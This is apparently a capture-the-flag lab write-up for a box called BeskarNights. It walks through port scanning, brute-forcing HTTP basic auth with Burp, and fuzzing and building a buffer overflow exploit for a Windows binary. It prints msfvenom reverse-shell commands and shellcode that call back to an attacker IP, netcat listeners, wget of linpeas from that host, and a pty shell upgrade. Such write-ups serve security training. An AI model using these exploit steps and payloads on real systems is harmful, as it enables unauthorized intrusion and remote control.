

```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sV -Pn -p- 10.10.58.235
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-09 18:30 EDT

┌──(root💀 kali)-[/home/kali]
└─# nmap -sV -Pn -p- 10.10.58.235 -T4                                                    130 ✗
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-09 18:30 EDT
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 12.59% done; ETC: 18:34 (0:03:35 remaining)
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 12.64% done; ETC: 18:34 (0:03:34 remaining)
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 12.67% done; ETC: 18:34 (0:03:34 remaining)
Nmap scan report for 10.10.58.235
Host is up (0.10s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41
2222/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
31337/tcp open  Elite?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://
nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port31337-TCP:V=7.91%I=7%D=10/9%Time=61621981%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,24,"Hello\x20GET\x20/\x20HTTP/1\.0\r!!!\nHello\x20\r!!!\n")%r
SF:(SIPOptions,142,"Hello\x20OPTIONS\x20sip:nm\x20SIP/2\.0\r!!!\nHello\x20
SF:Via:\x20SIP/2\.0/TCP\x20nm;branch=foo\r!!!\nHello\x20From:\x20<sip:nm@n
SF:m>;tag=root\r!!!\nHello\x20To:\x20<sip:nm2@nm2>\r!!!\nHello\x20Call-ID:
SF:\x2050000\r!!!\nHello\x20CSeq:\x2042\x20OPTIONS\r!!!\nHello\x20Max-Forw
SF:ards:\x2070\r!!!\nHello\x20Content-Length:\x200\r!!!\nHello\x20Contact:
SF:\x20<sip:nm@nm>\r!!!\nHello\x20Accept:\x20application/sdp\r!!!\nHello\x
SF:20\r!!!\n")%r(GenericLines,16,"Hello\x20\r!!!\nHello\x20\r!!!\n")%r(HTT
SF:POptions,28,"Hello\x20OPTIONS\x20/\x20HTTP/1\.0\r!!!\nHello\x20\r!!!\n"
SF:)%r(RTSPRequest,28,"Hello\x20OPTIONS\x20/\x20RTSP/1\.0\r!!!\nHello\x20\
SF:r!!!\n")%r(Help,F,"Hello\x20HELP\r!!!\n")%r(SSLSessionReq,C,"Hello\x20\
SF:x16\x03!!!\n")%r(TerminalServerCookie,B,"Hello\x20\x03!!!\n")%r(TLSSess
SF:ionReq,C,"Hello\x20\x16\x03!!!\n")%r(Kerberos,A,"Hello\x20!!!\n")%r(Fou
SF:rOhFourRequest,47,"Hello\x20GET\x20/nice%20ports%2C/Tri%6Eity\.txt%2eba
SF:k\x20HTTP/1\.0\r!!!\nHello\x20\r!!!\n")%r(LPDString,12,"Hello\x20\x01de
SF:fault!!!\n")%r(LDAPSearchReq,17,"Hello\x200\x84!!!\nHello\x20\x01!!!\n"
SF:);
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 507.36 seconds
```


Lets take a look at port 80



intercept with burp and enter some credentials



Information Disclosure, Apache 2.4.41




looks like our base64 encoded credentials.

Looks like our way in.


Now lets build a user:password lists with burp suite in base64 to use with intruder.

https://securityonline.info/use-burp-suite-brute-force-http-basic-authentication/

Results




14	dG9tY2F0OnNlY3JldA==	401			694
15	cm9vdDphZG1pbg==	401			694
16	YWRtaW46YWRtaW4=	200			12401
17	Ym90aDphZG1pbg==	401			694
18	bWFuYWdlcjphZG1pbg==	401			694
19	cm9sZTE6YWRtaW4=	401			694
20	cm9vdDphZG1pbg==	401			694



user=admin password=admin

we are presented with a login screen



After taking a look at the source code I see a reference to a directory and a windows binary.

dev/beskarNights.exe

```
<li><a href="#">See the Features</a></li>
<li><a href="dev/beskarNights.exe">Download a Trial</a></li>
<li><a href="#">Get in Touch!</a></li>
```

I downloaded beskarNights.exe to my local machine.

Fired Up immunity debugger and started to configure my Fuzzer.

```
  GNU nano 5.8                                          1Fuzzing.py
#!/usr/bin/env python3

import socket, time, sys

ip = "192.168.1.39"

port = 31337
timeout = 5
prefix = ""

string = prefix + "A" * 100

while True:
  try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
      s.settimeout(timeout)
      s.connect((ip, port))
      s.recv(1024)
      print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
      s.send(bytes(string, "latin-1"))
      s.recv(1024)
  except:
    print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
    sys.exit(0)
  string += 100 * "A"
  time.sleep(1)
```

```
┌──(root💀 kali)-[/home/kali/peh/bof/test]
└─# python 1Fuzzing.py
Fuzzing crashed at 100 bytes
```

So next we will add 400 bytes to this and put output in my next payload.

```
┌──(root💀 kali)-[/home/kali/peh/bof/test]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad
8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A
h7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5
Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap
4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

*usr*share/metasploit-framework/tools/exploit/pattern_create.rb -l 500

Take the out of pattern_create and put under payload.

```
import socket

ip = "192.168.1.39"
port = 31337

prefix = ""
offset =  0
overflow = "A" * offset
retn = ""
padding = ""
postfix = ""
payload ="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4>

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer ...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
```

Rerun program
exploit

In Immunity debugger upon crash I entered

!mona findmsp -distance 500

In the log data window you should see an output with the EPI.

Next we plug the offset back in to our previous file and remove the payload.

Rerun program
exploit to make sure program crashes

Next we will want to generate bad characters.

Place them into our payload.

We will want to rerun the below command in mona to establish a byte array of bad characters.

!mona bytearray -b "\x00"

```
[+] Processing arguments and criteria
    - Pointer access level : X
    - Bad char filter will be applied to pointers : "\x00\x0a"
[+] Generating module info table, hang on...
```

Next rerun and exploit the program.

Now that we have established some bad characters, remove bad characters from our payload. Reestablish a byte array in mona.

!mona bytearray -b "\x00\x0a"

Remove bad character from payload

rerun and exploit program.

Great! We now have unmodified.

mona Memory comparison results

Address	Status	BadChars	Type	L
0x00ae19e4	Unmodified		normal	S

we now need to look for modules

type in Immunity Debugger

!mona modules

Looks like SafeSEH memory protection is in place.

```
Module info :
----------------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
----------------------------------------------------------------------------------------------------------------------------
 0x75500000 | 0x75715000 | 0x00215000 | True   | True    | True  |  False   | True   | 10.0.19041.1151 [KERNELBASE.dll] (C:\WINDOWS\System32\KERNELBASE.dll)
 0x73390000 | 0x733e2000 | 0x00052000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [mswsock.dll] (C:\WINDOWS\system32\mswsock.dll)
 0x752f0000 | 0x75410000 | 0x00120000 | True   | True    | True  |  False   | True   | 10.0.19041.789 [ucrtbase.dll] (C:\WINDOWS\System32\ucrtbase.dll)
 0x75010000 | 0x750af000 | 0x0009f000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [apphelp.dll] (C:\WINDOWS\SYSTEM32\apphelp.dll)
 0x76ec0000 | 0x76fc0000 | 0x000f0000 | True   | True    | True  |  False   | True   | 10.0.19041.1151 [KERNEL32.DLL] (C:\WINDOWS\System32\KERNEL32.DLL)
 0x00040000 | 0x00040000 | 0x00005000 | False  | True    | False |  False   | False  | -1.0- [beskanights.exe] (D:\software\beskanights\beskanights.exe)
 0x73e40000 | 0x73e54000 | 0x00014000 | True   | True    | True  |  False   | True   | 14.28.29910.0built by:vcwrksp [VCRUNTIME140.dll] (C:\WINDOWS\SYSTEM32\VCRUNTIME140.dll)
 0x77210000 | 0x773b3000 | 0x001a3000 | True   | True    | True  |  False   | True   | 10.0.19041.1023 [ntdll.dll] (C:\WINDOWS\SYSTEM32\ntdll.dll)
 0x76340000 | 0x763ff000 | 0x000bf000 | True   | True    | True  |  False   | True   | 10.0.19041.1 [RPCRT4.dll] (C:\WINDOWS\System32\RPCRT4.dll)
 0x75410000 | 0x75473000 | 0x00063000 | True   | True    | True  |  False   | True   | 10.0.19041.1081 [WS2_32.dll] (C:\WINDOWS\System32\WS2_32.dll)
----------------------------------------------------------------------------------------------------------------------------

[+] This mona.py action took 0:00:00.634000
```

http://sploitfun.blogspot.com/2012/10/bypassing-safeseh.html

Next

create out payload

msfvenom -p windows/shell_reverse_tcp LHOST=10.6.10.201 LPORT=1234 EXITFUNC=thread -b "\x00\x0a" -f python -v "shellcode"

update the retn with your reversed address
next take output and paste into payload
make sure your ip and port
make sure you have offset
make sure your retrn is your backwards address
padding = "\x90" * 16
remember to remove all b's before "\xx\

upload our exploit

We are in!

```
┌──(root💀 kali)-[/home/kali]
└─# nc -nvlp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.32.38.
Ncat: Connection from 10.10.32.38:42876.
Microsoft Windows 6.1.7601

Z:\home\pancho>
```

Item of interest **** Windows 6.1.7601

It appears that this is some type of hybrid system.
Lets check out our environment

```
root@kali: /home/kali
File  Actions  Edit  View  Help
Echo is ON

Z:\home\pancho\test>prompt

Z:\home\pancho\test>set
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\users\pancho\Application Data
CLIENTNAME=Console
CommonProgramFiles=C:\Program Files (x86)\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=BESKARNIGHTS
ComSpec=C:\windows\system32\cmd.exe
HOMEDRIVE=C:
HOMEPATH=\users\pancho
LANG=en_US.UTF-8
LOCALAPPDATA=C:\users\pancho\Local Settings\Application Data
LOGNAME=pancho
LOGONSERVER=\\BESKARNIGHTS
NUMBER_OF_PROCESSORS=2
OS=Windows_NT
PATH=C:\windows\system32;C:\windows;C:\windows\system32\wbem;C:\windows\system32\WindowsPowe
rshell\v1.0
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_ARCHITEW6432=AMD64
PROCESSOR_IDENTIFIER=AMD64 Family 23 Model 8 Stepping 2, AuthenticAMD
PROCESSOR_LEVEL=23
PROCESSOR_REVISION=0802
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files (x86)
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PUBLIC=C:\users\Public
SESSIONNAME=Console
SHELL=/bin/sh
SystemDrive=c:
SYSTEMROOT=C:\windows
TEMP=C:\users\pancho\Temp
TMP=C:\users\pancho\Temp
USERDOMAIN=BESKARNIGHTS
USERNAME=pancho
USERPROFILE=C:\users\pancho
windir=C:\windows
WINECONFIGDIR=\??\Z:\home\pancho\.wine
WINEDATADIR=\??\Z:\usr\lib\wine\..\..\share\wine\wine
WINEDEBUG=fixme-all
WINEDLLDIR0=\??\Z:\usr\lib\wine\..\i386-linux-gnu\wine
WINEHOMEDIR=\??\Z:\home\pancho
WINELOADERNOEXEC=1
winsysdir=C:\windows\system32

Z:\home\pancho\test>
```

Lets see if whats in the .bash_history

```
Z:\home\pancho>type.bash_history
systemclt status apache2.service
systemctl status apach2.service
systemctl status apache2.service
cd /var/www/html/
ll
cd ../
cd html/Starnight-Template-master/
ll
mv css/ ../
mv dev/ ../
mv fonts/ ../
mv img/ ../
mv index.html ../
sudo mv index.html ../
mv js/ ../
sudo mv js/ ../
ll
sudo mv css/ ../
sudo mv dev/ ../
sudo mv fonts/ ../
sudo mv img/ ../
ll
cd ../
ll
rm -r Starnight-Template-master/
sudo rm -r Starnight-Template-master/
ll
cd /tmp
ll
./linpeas.sh
sudo apt-get remove lxd
sudo snap remove lxd
id
gpasswd -d pancho lxd
sudo gpasswd -d pancho lxd
id
sudo su -
ll
id
sudo su -
sudo whoamoi
sudo whoami
ifconfig
sudo apt install net-tools vim -y
ifconfig

Z:\home\pancho>
```

```
Z:\home\pancho>echo wget http://10.6.10.201/winPEAS.bat >> runme.sh
Sharing violation.


Z:\home\pancho>
```

We are very limited in this shell and unable to send or receive data, so we have to upgrade our shell.

I also discovered with using metasploit that I am am upload and down to the machine but unable to drop into a shell.

So I will be using a regular shell and metasploit at the same time to make some traction.

After running linpeas.sh and winpeas.bat I was not able to come up with anything.

I was able to interact with regsvr32

runme.sh is only editable for 1x command then it becomes Access share violation.

Was able to run a reverse shell with netcat called by regsvr32 through runme.sh with no elevated priviledges.

unable to run python commands

unable to run Linux commands

We are using the wrong payload.

Lets recreate our payload to a linux payload

```
└─# msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.6.10.201 LPORT=1 EXITFUNC=thread -b "\x00\x0a" -f python -v "shellcode"
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 550 bytes
shellcode =  b""
shellcode += b"\xbf\x1a\x91\xcc\x0f\xda\xdc\xd9\x74\x24\xf4"
shellcode += b"\x5d\x33\xc9\xb1\x12\x83\xc5\x04\x31\x7d\x0e"
shellcode += b"\x03\x67\x9f\x2e\xfa\xa6\x44\x59\xe6\x9b\x39"
shellcode += b"\xf5\x83\x19\x37\x18\xe3\x7b\x8a\x5b\x97\xda"
shellcode += b"\xa4\x63\x55\x5c\x8d\xe2\x9c\x34\x04\x13\x55"
shellcode += b"\x0d\x70\x19\x69\x8d\x80\x94\x88\x3d\xe4\xf6"
shellcode += b"\x1b\x6e\x5a\xf5\x12\x71\x51\x7a\x76\x19\x04"
shellcode += b"\x54\x04\xb1\xb0\x85\xc5\x23\x28\x53\xfa\xf1"
shellcode += b"\xf9\xea\x1c\x45\xf6\x21\x5e"

┌──(root💀 kali)-[/home/kali/peh/bof/test]
└─#
```

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.6.10.201 LPORT=1 EXITFUNC=thread -b "\x00\x0a" -f python -v "shellcode"

```
Ncat: Listening on :::1
Ncat: Listening on 0.0.0.0:1
Ncat: Connection from 10.10.115.114.
Ncat: Connection from 10.10.115.114:44444.
whoami
pancho
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.115.114  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::7b:d6ff:feca:b4a5  prefixlen 64  scopeid 0x20<link>
        ether 02:7b:d6:ca:b4:a5  txqueuelen 1000  (Ethernet)
        RX packets 114  bytes 12997 (12.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 226  bytes 20035 (20.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 204  bytes 16156 (16.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 204  bytes 16156 (16.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

We are back in.

```
wget http://10.6.10.201/linpeas.sh
--2021-10-16 23:27:53--  http://10.6.10.201/linpeas.sh
Connecting to 10.6.10.201:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 458110 (447K) [text/x-sh]
Saving to: 'linpeas.sh'

     0K .......... .......... .......... .......... .......... 11%  243K 2s
    50K .......... .......... .......... .......... .......... 22%  482K 1s
   100K .......... .......... .......... .......... .......... 33%  499K 1s
   150K .......... .......... .......... .......... .......... 44%  455K 1s
   200K .......... .......... .......... .......... .......... 55% 3.24M 0s
   250K .......... .......... .......... .......... .......... 67% 2.64M 0s
   300K .......... .......... .......... .......... .......... 78%  650K 0s
   350K .......... .......... .......... .......... .......... 89% 3.15M 0s
   400K .......... .......... .......... .......... ..........   100% 2.59M=0.7s

2021-10-16 23:27:54 (674 KB/s) - 'linpeas.sh' saved [458110/458110]
```

after rerunning our correct payload and uploading linpeas.sh

```
LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username
```

here are some items of interest.

```
╔══╣ Basic information ╠══
OS: Linux version 5.4.0-88-generic (buildd@lgw01-amd64-008) (gcc version 9.3.0 (Ubuntu 9.3.
User & Groups: uid=1000(pancho) gid=1000(pancho) groups=1000(pancho),24(cdrom),27(sudo),30(
Hostname: beskarnights
Writable folder: /dev/shm
```

```
-rwsr-xr-x 1 root root 313K Feb 18  2020 /usr/bin/find
-rwsr-xr-x 1 root root 39K Jul 21  2020 /usr/bin/umount  ---> BS
```

We need to upgrade our shell to interact with sudo or with the find command properly

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1
Ncat: Listening on 0.0.0.0:1
Ncat: Connection from 10.10.94.182.
Ncat: Connection from 10.10.94.182:54858.
python3 -c 'import pty; pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

pancho@beskarnights:/home/pancho$
```

We upgrade our shell

https://book.hacktricks.xyz/shells/shells/full-ttys

